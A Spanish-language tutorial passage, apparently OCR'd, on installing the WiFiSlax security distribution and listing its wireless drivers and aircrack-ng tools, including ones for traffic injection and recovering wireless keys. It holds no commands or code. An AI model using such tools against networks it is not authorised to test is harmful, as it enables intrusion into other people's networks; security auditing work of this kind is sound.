


INSTALANDO WIFISLAX

Bueno una vez hemos preparado las particiones abriremos el instalador de WiFiSlax que se encuentra en:

Menú--> WiFiSlax-->Complementos-->Instalador de WiFiSlax.

En este caso debemos rellenar los datos de la siguiente manera:



Fuente (CD WiFiSlax):
/boot
Instalar WiFiSlax en:
/mnt/sda1
Escribir MBR en: /dev/sda
Partición Windows en:

Aunque los datos los deberemos rellenar acorde a nuestras particiones. Si en una de las particiones tenemos Windows deberemos rellenar el campo *Partición Windows en*.

CONTENIDO

La idea principal de WiFiSlax es el enfoque la seguridad de las redes inalámbricas, WiFiSlax está dotado de una serie de herramientas muy ajustadas a la seguridad en general.

Como podemos darnos cuenta el menú de WiFiSlax está totalmente en castellano es una de las cosas que las caracterizan esta distribución.

Las herramientas de WiFiSlax vienen estructuradas tal y como se muestran en la imagen adjunta.

Los contenidos de WiFiSlax están divididos en Drivers, Aplicaciones y también incluye la nueva sección de herramientas Bluetooth.


DRIVERS

WiFiSlax incluye soporte para los chipset de las tarjetas wireless que más usamos y más no interesan:

- Prism54
- Madwifi-ng
- Wlan-ng
- HostAP
- Ralink rt2570
- Ralink rt2500
- Ralink rt73
- Ralink rt61
- Zydas ZD1201 - ZD1211rw - ZD1211b (sin interrupciones en las capturas)
- Intel pro wireless ipw2100
- Intel pro wireless ipw2200
- Intel pro wireless ipw3945
- Realtek rtl8180
- Realtek rtl8185
- Realtek rtl8187
- Broadcom (incluida la inyección)
- Texas Instruments

También incluye lanzadores para los chipset más comunes.


También incluye lanzador chipset IPW3945 y lanzadores de Realtek.



- **APLICACIONES**

  WiFiSlax dejado intactas todas las herramientas que incluía y tanto caracterizan la distribución BackTrack que se incluían en la carpeta /pentest y aparte de estas aplicaciones se han ampliado las herramientas enfocadas a al ámbito de la seguridad wireless y bluetooth. Así como otras muchas aplicaciones interesantes.


  Todas las aplicaciones que se han incorporado en WiFiSlax, las han introducido dentro de /pentest/80211/wireless/.



SUITE TRADICIONAL AIRCRACK-SP

Esta suite es la tradicional suite creada por Devine y que fue traducida por Uxio.


A través del menú podemos acceder a tres lanzadores gráficos, correspondientes a la habilitación del modo monitor, al snifado de redes wireless y al análisis de claves wireless.



AIRCRACK-NG-ME - ACTUAL

Esta suite es desarrollada por Mr.X, pero con los parches añadidos por thefkboss.

A través del menú podemos acceder a tres lanzadores gráficos, correspondientes a la habilitación del modo monitor, al snifado de redes wireless y al análisis de claves wireless y a otras aplicaciones que no son lanzadores gráficos.



CASOS

CASO AIREPLAY-NG

Esta herramienta es utilizada para inyectar tráfico en la red Wireless. Como podemos ver esta herramienta se utiliza por consola, pero no es ningún problema ya que está perfectamente traducida y es muy intuitiva.

CASO DEL AIRCRACK-NG

Esta herramienta nos ayudará, como su nombre indica, a capturar las claves de red wireless.

CASO AIRDECAP-NG

Esta herramienta está enfocada al tratamiento de datos wireless.

CASO DE AIRODUMP-NG

Utilizando esta herramienta podremos capturar los datos de una red wireless.


CASO DE AIRMON-NG

